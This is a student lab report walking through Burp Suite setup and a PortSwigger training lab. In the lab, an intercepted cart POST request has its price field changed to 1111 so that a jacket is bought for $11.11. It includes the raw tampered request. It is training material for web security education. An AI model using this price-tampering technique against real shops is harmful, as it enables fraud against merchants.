EXPERIMENT NO 06

Step 01: Download Burp Suite

Burp Suite Community Edition

Start your web security testing journey for free download our essential manual toolkit.

Enter your email to download


Co straight to downloads →

Professional / Community 2022.8.5




This release upgrades Burp's browser to Chromium 106.0.5249.61, which fixes a number of high-severity security issues.


STEP 02: Launch Burp's browser



STEP 03: Intercept the traffic and manipulate the request and forward




STEP 04: View the Burp Suite response tabs




Solving a basic lab from Portswigger using Burpsuite

Step 1: Turn on proxy


Step 2: press Add to Cart



Step 3: Send this Post to Repeater so we can play with the fields and see if we can change the price



STEP 4: Go to repeater and change the price to something like 1111



STEP 5: Turn off Proxy

Step 6: Go to Cart and remove the item with "Remove" button. That price is too high


Cart			
Name	Price	Quantity	
Lightweight "I33t" Leather Jacket	\$1337.00	1 1	Remove
Coupon:			
Apply			
Total: \$1337.00			
Place order			

Cart

Your cart is empty!

Step 7: Press send on the Repeater with the changed price


```
Send
                                                                       Res
 Request
 Pretty Raw Hex \n ≡
 1 POST /cart HTTP/1.1
 2 Host: ac091f9dlf4796d78021le4100190045.web-security-academy.net
 3 Cookie: session=725VUuGlPtzWJicDoBepPydTTEuVk0lK
 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0)
   Gecko/20100101 Firefox/91.0
 5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
   */*;q=0.8
 6 Accept-Language: en-US, en; q=0.5
 7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 49
10 Origin:
  https://ac091f9d1f4796d780211e4100190045.web-security-academy.net
  https://ac091f9d1f4796d780211e4100190045.web-security-academy.net
   /product?productId=1
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Connection: close
20 productId=1&redir=PRODUCT&quantity=1&price=1111
```



Cart

Your cart is empty!

STEP 9: Refreshed page should have your new price — \$11.11





Congratulations, you solved the lab!

Store credit:

\$88.89

Your order is on its way!

NamePriceQuantityLightweight "I33t" Leather Jacket\$1337.001

Total: \$11.11

LAB DONE.